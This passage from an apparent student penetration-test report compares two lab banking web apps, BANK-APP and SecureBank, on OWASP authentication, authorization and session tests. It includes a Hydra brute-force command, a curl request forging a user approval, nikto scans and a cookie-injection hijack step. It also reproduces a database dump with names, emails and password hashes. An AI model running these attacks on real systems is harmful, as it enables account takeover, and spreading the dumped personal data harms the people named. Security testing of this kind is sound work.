Recommendations	N/A
CVSS	N/A

Comparison

BANK-APP contains a very weak authentication mechanism as direct page access is possible for almost every page. SecureBank does not seem to have this security flaws.

4 Detailed Test Report

```
!tool: lisp python_sid_analyze.py -u 'http://192.168.178.76/secure-coding/public/login.php' -d email -k20448gong@email.compassword=ssdsubmit' -s 100
anovdc1vgh4arFvala5ej8fmg3
n14mpu8lnt8c7n9k90c32v161
t11vecl1omskrgjmk7k1a3o7f3
bt1pkuk1l1q0c5p5rq768du417
md0c0ubhv3k1a1l1ngw1j68k3c2
898bit6d0ej23kvdmp5aqlb1h2
sgn1cua3tcb0qv0n8943ce04
85147122p7fued011kq9877
qrgg0dk8eakj1p062snhgqyvhb4
cqm0jpldaic2k505dmcip0ic7
977k0ptt0ag2rf9v1s3j955av1
b114dntal1stc4hmbdbhs1661
333p4d137k0v0quhuk480h04
pk6E8ip55gaj18j0h1b64a10
21mcak1d0d0gmg1k21f7f0c2
6108kgh0c7ar709un15d0n13
pr78t262b09tf5aplva1r5082
14521k22mg0v0ucd0h1k0m02
e4avkft1j10721u070kqgv0ag3
k1d0u03108ar170c221g0h137
rp16d3x11rvjfd0fhrmd18n1
18psfjggs1b0e078scu3muj04
83u1nd0533qg0t0m0c0u0f0c1
b0a080h0v1k0m0l1m0b0r0a085
u0m0m0ff0h0g0f0p0b0a02313
2nq0d080t1051h1gk1r0j1u3
8k0tfr1r0m0t1p56d94j0g185
2118f0h5k1179k7455v0h1
9wt0c0v41409v0ena7pqr02a04
180e0c1j1r0h7051j2n1d0v011
q1q75k0p1c0v1k0pp1ff0a3d5
0h0a0g0v0814v0l0c0m0k0806
1p0a0p70h0v0c11k1f0k0m0c05
ev0p0g0g0u0u0f1uc0m0p0b07
07f70p05j1r0d0g1m0c13p0h072
hp035q0q00h0b12k2b0q2171a6
hj01d0v23k0p20qj1f41r51k04
m0f0v14c0d0k101u1f0h108
h1j1f0k0n095h0m0l085r181g2
20c20h0p067131v440d0a1m02
mrav1r1l10k0ur19f0p01v3405
jk77k1sh050j0b3g13841825
1s0c11u1c0t0g0d0k0170310p1
u0z02u0d0u0d0c13j0e4607f0c02
6m0e0p0g0t10a3f01510h0p07
8v080g0q0v01v0p01f190q2b01
h0f0v0d0210h0t159d718d1706
v0g1t0m010p0c1f00118v004
07j1c053k03090g70d0z0v0e0t032
u0d0k04c0c0h0c0p0m0h05p0
f0z031h070d01a0p0m0q0514
6m0e0p0k32a57n0245v7h70ac2
0h0d0k0c0h0b0m02r0t0c10e01
13p0h0201j0u0h0l0d0k0v0b07
k0b51n070f1c0r0c0v0k00c01415
j1j0g0d0u1p0510b0c130d0973
4h70q0h0p0g0890c0764k0p0t7
3p0k1c010k0q0v01d0h0q0d7
8533f0r180u0212j11g0787300
9p70q0c0d00p1f0a157p00t1
04j19p0e1f050f0c1j0f0r0d08
49r0d0im0j11k0p080j70b1r05
2f0j10p0e0d0t10p0h0b0m0515
02ac09b0q10g0e29r0n0j109857
c3150k1v70p0k0v08f0u72p01m2
0m0k01v0m0m02a0u1d01234
k0ag0j1c0d0r0h71c30v0t2j0h1
10r0f12270h10h0m0p0m07r0
61t0b0f2071s1k0f3n0v1d064
0g0p0510r7411v1f10p320p0p4
u0j1v0t0h1m0p030u791k0p0235
c70j15g0a1t0v0u0m060j0e0c10
u0l1m0h0p0g11k0g1121j0a0d
7300t1f0r0q191s10p10d0p05d3
2v05f0o010r0d0b02h0v1f0p0p0
u0f30u0d0h0c00g1m0d0t05
m18d01j03r0m0j0m5n1p0331
c0c02c2a0d0f050h1r0m0j10e0
h7v9h0t3q093k0t1u1d0t1q0b4
51p0v0u0h1j1c1d0g1f02a1063
```

Figure 4.4: Session Ids can not be predicted as they do not appear to have a pattern.

4.3.5 Test remember password functionality - OTG-AUTHN-005

Both apps do not have a “remember password” functionality and browser-built-in functionalities where not checked.

4.3.6 Testing for Browser cache weakness - OTG-AUTHN-006

BANK-APP

	BANK-APP
Observation	<ul style="list-style-type: none"> • It is found that sensitive data is not saved anywhere throughout the application. This is achieved with the header <code>Cache-Control: must-revalidate, pre-check=0, post-check=0, no-store, no-cache</code>. • The Back button of the browser neither re-logs the user in nor shows the last opened view.
Discovery	<p>This vulnerability was detected using the Burp Suite, About Cache feature of the Firefox browser and manual testing. Steps are as follows:</p> <ul style="list-style-type: none"> • Detecting cache headers - The response headers were observed through the Burp Suite tool. <ul style="list-style-type: none"> – In the browser, under Tools - set the Foxy Proxy Standard to use Burp Suite for all URLs. Open the Burp Suite tool. – Open the site in the browser and login with credentials. Observe the response headers in Burp Suite to consist of the cache header as stated above. See Figure 4.5 – Browser Cache was further inspected with Mozilla's built in tool (about:cache).

	<ul style="list-style-type: none"> • Testing cache weakness - <ul style="list-style-type: none"> – Open the application in the browser and login with valid credentials. – The Transactions page is displayed. Click on the logout button. – User is redirected to the Login page. Click on the Back button of the browser. There is no redirection to the Transactions page, because of the Cache Control header that states that the cache should be revalidated. Hence user remains on the login page.
Likelihood	Likelihood of the vulnerability is low since the attacker needs to change Cache Control header of the application, which requires technical knowledge about analyzing requests and how to modify them.
Impact	N/A
Recommendations	N/A
CVSS	N/A




Figure 4.5: BURP - Checking for cache headers

SecureBank


	SecureBank
Observation	<ul style="list-style-type: none"> • It is found that sensitive data is not saved anywhere throughout the application. This is achieved with the header <code>Cache-Control: must-revalidate, pre-check=0, post-check=0, no-store, no-cache</code>. • The Back button of the browser neither re-logs the user in nor shows the last opened view.
Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both of the applications behave similarly in this case and are secure since no sensitive data is stored in browser cache.


4.3.7 Testing for Weak password policy - OTG-AUTHN-007

BANK-APP


	BANK-APP	CVSS Score: 8.5 
Observation	It has been observed that there is no restriction on the choice of passwords during registration. This reveals that passwords of users can be cracked and this vulnerability has been observed in the Login page.	
Discovery	<p>This vulnerability was tested using the Firefox addon Fireforce. However, it did not yield right results even after multiple tries. We tested with the Brute force attack as well as the Dictionary option. Even using the Dictionary attack with a file containing just 5 passwords did not provide the right password. Tests were terminated by always giving the first word as the password. See Figure 4.6. Hence we tried the THC Hydra login hacking tool and this vulnerability has been exposed. Steps are as follows.</p> <ul style="list-style-type: none"> • Open the THC Hydra terminal and enter the command in the following format. <code>hydra -L <username list> -p <password list> <IP Address> <form parameters> <failed login message></code>. In our case, the command looks like: <code>hydra -L testuser@test.com -p Top500.txt <IP-address> http-post-form "secure-coding/public/login.php :email=testuser@test.com&password=PASS&submit=:Invalid login credentials"</code>. • After running the exploit with the list of Top 500 passwords, the password was found in 14 secs. See Figure 4.6. 	
Likelihood	Likelihood is high. The attacker can use Brute Force to crack the passwords. As there is no restriction enforced on passwords, it is quite vulnerable. In addition, with the knowledge of THC Hydra or other password cracking tools, an attacker can easily get access to user credentials.	

Impact	After gaining access to the credentials, the attacker can gain access to the victim's account and perform all operations. In case the victim happens to be an employee or administrator, the attacker can reject other users, thus causing a Denial of Service to them. The attacker can also reject all pending transactions.	
Recommendations	There should be restrictions enforced on the strength of passwords such as consisting of a combination of lower & upper-case letters, numeric and special characters and maintain a minimum length.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	Low
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High


SecureBank

	SecureBank	CVSS Score: 8.5 
Observation	It has been observed that there is no restriction on the choice of passwords during registration. This reveals that passwords of users can be cracked and this vulnerability has been observed in the Login page.	
Discovery	Same as described for BANK-APP.	
Likelihood	Same as described for BANK-APP.	
Impact	Same as described for BANK-APP.	
Recommendations	Same as described for BANK-APP.	
CVSS	Same as described for BANK-APP.	

4 Detailed Test Report



(a) Fireforce - Password cracking



(b) THC Hydra - Password cracking

Figure 4.6: Tests for cracking password

Comparison

Both of the applications are vulnerable to password attacks since there is no policy behind setting passwords and no enforcement of strong passwords.

4.3.8 Testing for Weak security question/answer - OTG-AUTHN-008

BANK-APP

	BANK-APP
Observation	It is noted that the functionality for retrieving password based on security question(s) is not implemented in the application. Hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	It would be advisable to implement the functionality to retrieve password based on security question(s). Self generated or application generated question(s) can be used, after registration. These question(s) should be secure enough to avoid data compromise to the attacker. Answers to these can be used at the time of password retrieval.
CVSS	N/A

SecureBank

	SecureBank
Observation	It is noted that the functionality for retrieving password based on security question(s) is not implemented in the application. Hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	Same as described for BANK-APP.
CVSS	N/A

Comparison

Both the applications do not have the implementation for security question(s).

4.3.9 Testing for weak password change or reset functionalities - OTG-AUTHN-009

BANK-APP

	BANK-APP
Observation	It has been observed that the functionality for Password change or reset is absent in the application and hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	It is recommended to implement the reset and change password functionalities to handle scenarios such as user forgetting the password, password known to other people etc. Also, the authorization to perform these operations should lie with the user and the administrator only.
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been observed that the functionality for Password change or reset is absent in the application and hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	Same as described for BANK-APP.
CVSS	N/A

Comparison

Both the applications do not have the implementation for password change or reset.


4.3.10 Testing for Weaker authentication in alternative channel - OTG-AUTHN-010

Both bank applications do not have any other channels than the desktop application. Therefore there is no vulnerability given regarding weaker authentication in alternative channels.

4.4 Authorization Testing


4.4.1 Testing Directory traversal/file include - OTG-AUTHZ-001

BANK-APP

	BANK-APP	CVSS Score: 7.5 
Observation	<p>Directory indexing is activated for</p> <ul style="list-style-type: none"> • http://IP_ADDRESS/secure-coding/ • http://IP_ADDRESS/secure-coding/app/ • http://IP_ADDRESS/secure-coding/public/ <p>Directly accessing the PHP files in the app folder is not permitted. The C program can be downloaded in the app folder. Furthermore, in the secure-coding folder a database dump can be seen including entries for an employee and client account. The public folder shows all possible URLs.</p>	
Discovery	The command <code>nikto -h http://IP_ADDRESS/secure-coding</code> lists information about the server and its vulnerabilities. It also lists paths for which directory indexing is activated.	
Likelihood	Accessing the directory listing does not require any extra skill. It can be directly accessed through the browser.	
Impact	Since there is a database dump with entries for an employee and a client account, a hacker only needs to bruteforce the password. Moreover, it is easier to inject SQL, if the database structure is known. With the directory listing in the public folder a hacker also knows all possible URLs.	
Recommendations	Disable directory listing for hiding sensitive information.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank	CVSS Score: 5.3 
Observation	<p>Directory indexing is activated for</p> <ul style="list-style-type: none"> • http://IP_ADDRESS/tmp/ • http://IP_ADDRESS/Vendor/ • http://IP_ADDRESS/Style/ • http://IP_ADDRESS/Script/ <p>The <code>tmp</code> folder lists some old text files for making transactions. The other folders contains stylesheets and JavaScript files.</p>	
Discovery	The command <code>nikto -h http://IP_ADDRESS</code> lists information about the server and its vulnerabilities. It also lists paths for which directory indexing is activated.	
Likelihood	Accessing the directory listing does not require any extra skill. It can be directly accessed through the browser. The challenge in this case is to find out the URLs for which directory indexing is activated.	
Impact	Although a hacker can access some directory listing, there are no confidential files, which he could access.	

Recommendations	Disable directory listing for hiding sensitive information.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

Comparison

Although both bank applications have (partly) directory indexing enabled, the vulnerability for BANK-APP is much higher since a hacker can access confidential information. Downloading the database dump file and looking at it in a text editor it can be seen there are three accounts. Figure 4.7 shows the SQL for the `users` table. Aside from the e-mails used for the accounts it is also visible that the accounts probably all use the same password since the hash is the same for all of them. Furthermore, for the employee and client account there are transaction codes in the dump file.

```
--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `USER_TYPE` varchar(1) NOT NULL,
  `EMAIL` varchar(100) NOT NULL,
  `PASSWORD` varchar(100) CHARACTER SET utf8 NOT NULL,
  `FIRST_NAME` varchar(100) CHARACTER SET utf8 NOT NULL,
  `LAST_NAME` varchar(100) CHARACTER SET utf8 NOT NULL,
  `DATE_CREATED` date NOT NULL,
  `DATE_APPROVED` date DEFAULT NULL,
  `APPROVED_BY` int(11) DEFAULT NULL,
  PRIMARY KEY (`ID`),
  UNIQUE KEY `EMAIL_UNIQUE` (`EMAIL`)
) ENGINE=InnoDB AUTO_INCREMENT=9 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;


--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (6,'S','system','1a1dc91c907325c69271ddf0c944bc72','System','Account','2015-10-26','2015-10-26',0),(7,'E','amadasun@in.tum.de','1a1dc91c907325c69271ddf0c944bc72','Efe','Amadasun','2015-10-31','2015-10-31',6),(8,'C','efe.amadasun@tum.de','1a1dc91c907325c69271ddf0c944bc72','Michael','Jordan','2015-11-01','2015-11-01',7);
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
```

Figure 4.7: Database dump file of BANK-APP with account information

4.4.2 Testing for bypassing authorization schema - OTG-AUTHZ-002

BANK-APP

	BANK-APP	CVSS Score: 6.5 
Observation	<ul style="list-style-type: none"> It has been noted that it is possible to access administrative data though the tester is logged in as a user with ordinary privileges. A normal user can access the list of all users and this vulnerability was found in the Users page. It is also possible to perform certain authorized operations as a normal user. A normal user can perform approval/rejection on pending registrations. This vulnerability was detected in the Users page and has been described in section 4.2.3. 	
Discovery	<p>No specific tool was required to discover this vulnerability, it was discovered by manually altering the URL. Steps are as follows:</p> <ul style="list-style-type: none"> Login as a Customer. Click on the Customer name next to the Logout button. The profile and account details of the logged in customer are shown. The URL in the address bar is of the form : <a href="http://<IP-address>/secure-coding/public/view_user.php?id=7">http://<IP-address>/secure-coding/public/view_user.php?id=7. Edit the URL to <a href="http://<IP-address>/secure-coding/public/view_users.php">http://<IP-address>/secure-coding/public/view_users.php. The list of all users is now visible. 	
Likelihood	Likelihood is high. The attacker need not have any specialized skills to exploit this vulnerability. Any customer who is logged in to the bank can perform this action. Also, guessing the URL for the list of users is not difficult as it is similar to the URL for a specific user and a Brute-force method yields successful result quite fast.	
Impact	The impact is high as a customer can get hold of details pertaining to other users and even perform action on the pending registrations.	

Recommendations	Actions that require authorization need to be strictly inaccessible to unauthorized users. Here, the Users listing and approval/rejection decisions should solely be accessible to employees and administrators only..	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank


	SecureBank
Observation	In the application, the page containing the list of users is accessible only to employees and administrators.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Our application, SecureBank is more secure in this aspect, compared to BANK-APP as there is no possibility of attack from any user with ordinary privileges.

4.4.3 Testing for Privilege Escalation - OTG-AUTHZ-003

BANK-APP

	BANK-APP	CVSS Score: 8.1 
Observation	<p>We were able to perform the following actions without originally having the permission to do so:</p> <p>Anyone</p> <p>Please also refer to OTG-AUTHN-004</p> <ul style="list-style-type: none"> • Create Transaction • List all users • View all transactions • View single User • View single Transaction • Approve/Deny other users and employees (this also work multiple times, e.g. you can accept a user that was denied before) 	
Discovery	<p>Please also refer to OTG-AUTHN-004</p> <p>The Approve/Deny vulnerability was tested by exporting the request as curl command with Google Chrome Developer Tools and then removing the session header as well as modifying the user id in the form and in the query string to the desired value.</p> <p>Example:</p> <pre>curl 'http://<ip>/secure-coding/public/view_user.php?id=14' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Connection: keep-alive' --data 'userid=14&approve=' --compressed</pre> <p>(remove the newline characters before testing)</p>	
Likelihood	<p>Please also refer to OTG-AUTHN-004</p> <p>An attacker only has to know the <code>view_user.php</code> endpoint and the right form parameters to start an attack.</p>	

Impact	Please also refer to OTG-AUTHN-004 An attacker can register and login as customer or employee without being approved by an employee. This is the highest privilege escalation possible. An attacker can lock out all users/employees.	
Recommendations	Fix the authentication mechanism. See OTG-AUTHN-004.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank


	SecureBank
Observation	We could not detect any possibilities of privilege escalation.
Discovery	We manually checked all GET & POST endpoints found by the ZAP spider functionality using either no or an active customer session but could not detect any vulnerabilities.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

BANK-APP has a very weak authentication mechanism. An Atacker can become Employee without even being approved. With SecureBank this is implosible.

4.4.4 Testing for Insecure Direct Object References - OTG-AUTHZ-004

BANK-APP

	BANK-APP	CVSS Score: 7.7 
Observation	The value of a parameter is used directly to retrieve a database record and this vulnerability has been observed in the Transactions page. A customer can gain unauthorized access to transactions of all other customers. This data is intended for access only by authorized employees, but it has been exposed to all logged-in users.	
Discovery	<p>No specific tool was required to discover this vulnerability, it was encountered by manually altering the URL. Steps are as follows:</p> <ul style="list-style-type: none"> • Login as a Customer. Click on “Open” corresponding to any of the completed transactions. The details of the specific transaction are shown. • The URL in the address bar is of the form : <a href="http://<IP-address>/secure-coding/public/view_transaction.php?id=17">http://<IP-address>/secure-coding/public/view_transaction.php?id=17. • Edit the id at the end to any other number. If a transaction with that id exists, then the complete details are displayed, thus revealing the Account IDs of the sender & recipient, TAN numbers etc. <p>A test for this vulnerability was also performed in the User page by editing the URL <a href="http://<IP-address>/secure-coding/public/view_user.php?id=5">http://<IP-address>/secure-coding/public/view_user.php?id=5 and no vulnerability has been found.</p>	
Likelihood	Likelihood is high. The attacker need not have any specialized skills to exploit this vulnerability. Any customer who is logged in to the bank can perform this action. Also, guessing the transaction id to enter at the end of the URL is not difficult either, as they are sequential and a Brute-force method is quite easy.	

Impact	A customer can get hold of details pertaining to other customers such as Account numbers, TAN numbers etc. Using the Account numbers, he/she can make infinite transactions with negative amounts, thus transferring money from the victim's account to his/her own. Also, it may be possible to make guesses about the TAN generation by observing the nature of numerous TANs being generated.	
Recommendations		
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank


	SecureBank
Observation	In the application, there is no URL to view a specific transaction. All transactions of a customer are visible in Transaction history under the static URL: <a href="http://<IP-address>/transaction_history">http://<IP-address>/transaction_history that does not contain a parameter.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

In case of SecureBank, there is no possibility of modifying the URL to view individual transactions or users, thus making the application more secure, in this aspect.

4.5 Session Management Testing

4.5.1 Testing for Bypassing Session Management Schema - OTG-SESS-001 BANK-APP

	BANK-APP	CVSS Score: 9.8 
Observation	Session management is based on the cookie PHPSESSID. Upon deletion of this cookie while being logged in, any further operation causes a force log out. This indicates that the user session is based on this cookie.	
Discovery	<p>We used EditThisCookie extension of Chrome to look into the cookies present in the application. Steps are as follows:</p> <ul style="list-style-type: none"> • Go to the login page of the application. Check the cookies with the extension, which shows that there is no cookie. • Login with valid credentials. Upon checking the cookies now, a cookie PHPSESSID can be seen with some value. • The cookie remains persistent throughout the application,. If the application is not idle the cookie remains set, otherwise the user is logged out using cookie "expires" attribute. <p>No other cookie is generated throughout the application. The cookie is set to HostOnly, Session and Secure; HttpOnly is not set. Since the cookie is not set to HttpOnly, it can be modified from client side(via Javascript). Hence session hijacking can be done. For details refer the Discovery subsection of section 4.5.3.</p>	
Likelihood	Likelihood is high since cookie manipulation can easily be done.	
Impact	Impact of this attack is high since session hijacking would lead to Denial of Service Attack, data compromise(illegal transactions).	
Recommendations	Cookie should be set to HttpOnly as it would restrict manipulations from client side. Cookies should be used over encrypted channel (HTTPS) so as to prevent data compromise.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank


	SecureBank
Observation	Session management is based on the cookie PHPSESSID. Upon deletion of this cookie while being logged in, any further operation causes a force log out. This indicates that the user session is based on this cookie. The cookie attribute is also set to HttpOnly that restricts client side manipulations of the cookie. But the cookie attribute is not set to secure as we are not using HTTPS.
Discovery	Same as described for BANK-APP , but session hijacking is not possible since cookie cannot be manipulated through client side.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is better than BANK-APP, as it disallows session hijacking through the HttpOnly attribute set for the session cookie.

4.5.2 Testing for Cookies attributes - OTG-SESS-002

BANK-APP

	BANK-APP		CVSS Score: 5.9 
Observation	It is found that the cookies that are set upon user login; do not have their properties set to appropriate values such as HttpOnly and Secure.		
Discovery	Steps are as follows: <ul style="list-style-type: none"> • Open the Login page in the browser and login with valid credentials. • Now open the Chrome extension EditThisCookie. • It can be observed that the two flags HTTPOnly and Secure are missing. 		
Likelihood	Cookies can be observed just by clicking on the extension provided by the browser. Hence no extra knowledge is required for retrieving the vulnerability. Hence likelihood of this vulnerability is high.		
Impact	If cookie information is used by the attacker, then personal information can be compromised.		
Recommendations	It is recommended to set the HttpOnly flag for the cookies in order to avoid manipulation from client-side scripts.		
CVSS	Attack Vector	Network	
	Attack Complexity	High	
	Privileges Required	None	
	User Interaction	None	
	Scope	Unchanged	
	Confidentiality Impact	High	
	Integrity Impact	None	
	Availability Impact	None	

SecureBank


	SecureBank
Observation	It is found that the cookies that are set upon user login; have the HttpOnly flag set. However, the Secure flag is unset.
Discovery	The above steps were repeated and it was observed that the session cookie was set to HttpOnly.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Online BANK-APP, chances of stealing the cookie are limited in SecureBank, since the session cookie is set to HttpOnly, thus eliminating the possibility of client-side manipulation.

4.5.3 Testing for Session Fixation - OTG-SESS-003

BANK-APP

	BANK-APP	CVSS Score: 8.1 
Observation	It has been observed that this vulnerability exists since the cookie PHPSESSID was set without setting the HttpOnly Flag. The same PHPSESSID was used after successful authentication of the user. Thus the session is prone to attack.	
Discovery	<p>We used the Cookie extensions in Firefox & Chrome and EditThis-Cookie in Chrome for executing this attack. Steps are as follows.</p> <ul style="list-style-type: none"> • Login with Administrator credentials into to the application on Chrome. • Now click on the Cookie extension of Chrome and observe that the PHPSESSID cookie is set to some value. Copy this value for future use. • Note that the HostOnly and Session checkboxes are enabled while Secure and HttpOnly are not. This tells us the session can be hijacked by client-side manipulation of the cookie. • Now we open the Login page in Firefox. Open the Cookie extension through Tool tab in Firefox and add the PHPSESSID cookie manually and set it to the previously copied value. • Open the link <a href="http://<IP-address>/secure-coding/public/view_transactions.php">http://<IP-address>/secure-coding/public/view_transactions.php page. Verify that we are now signed in as Administrator without entering any credentials. 	
Likelihood	The attacker requires knowledge about tools or browser extensions for analyzing and modifying cookies. Hence likelihood of the attack is low.	
Impact	Exploiting this vulnerability, it is possible to impersonate any user, including Administrator. The attacker could then perform privileged operations such as rejection of customers, other employees or transactions. Hence this could lead to Denial of Service attack. By impersonating a customer, it is possible to perform illicit transactions.	

Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank


	SecureBank
Observation	It has been verified that this vulnerability does not exist as the HttpOnly flag is set for the cookie PHPSESSID, thus eliminating the possibility of setting the cookie from client side.
Discovery	We used Cookie extensions on Firefox and Chrome, along with the EditThisCookie extension in Chrome for testing this vulnerability and followed the same steps performed on BANK-APP. However, we were unable to login as administrator without entering valid credentials.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is more secure than BANK-APP as it sets the HttpOnly flag for the session cookie, thereby preventing client-side manipulation of cookies and session hijacking.

4.5.4 Testing for Exposed Session Variables - OTG-SESS-004

BANK-APP

	BANK-APP	CVSS Score: 6.5 
Observation	On the first visit no session variables are set for the session. After the first login there is a cookie called <code>PHPSESSID</code> with a 26 character value. Even after logging in and out several times, even with another account, the value for <code>PHPSESSID</code> stays the same. Copying that value and inserting it into another browser with JavaScript while the user is logged in, the other browser also has access to that account, i.e. the session cookie is valid for several sessions for one account at the same time.	
Discovery	Using the developer tools of Chrome or Firefox the cookies set can be seen. Furthermore, with ZAP the traffic was scanned for session cookies and session variables.	
Likelihood	To read the cookies a hacker only needs to read out the HTTP headers. Executing the JavaScript code <code>document.cookie = "PHPSESSID=SESSION_COOKIE_VALUE"</code> in the browser while on the website sets the cookie. Manually accessing an URL, which usually only a logged in user can see, the hacker is now also logged in.	
Impact	Since copying the session cookie grants access to a logged in user there are many risks.	
Recommendations	Session cookies should only be valid for the current browser and IP address.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None


SecureBank

	SecureBank
Observation	Visiting the website a cookie called <code>Main_session</code> is set with a 26 character value. Changing the cookie value and therefore copying it is not possible since it can be only modified via HTTP. If sending HTTP headers with the cookie and its value via <code>curl</code> , it returns the error message "You have to be logged in to see this".
Discovery	Using the developer tools of Chrome or Firefox the cookies set can be seen. Furthermore, with ZAP the traffic was scanned for session cookies and session variables.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications use cookies to store the session variable. The vulnerability is given with BANK-APP since copying the session cookie gives a hacker access to the account, if the user is logged in. With SecureBank this is not possible. Figure 4.8 shows the `curl`

command for trying to gain access to a page only a logged in user can see.




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# curl 'http://192.168.178.65/employee_overview' -H 'Pragma: no-cache' -H  
'Accept-Encoding: gzip, deflate, sdch' -H 'Accept-Language: de-DE,de;q=0.8,en-US;q=  
0.6,en;q=0.4' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (X11; Li  
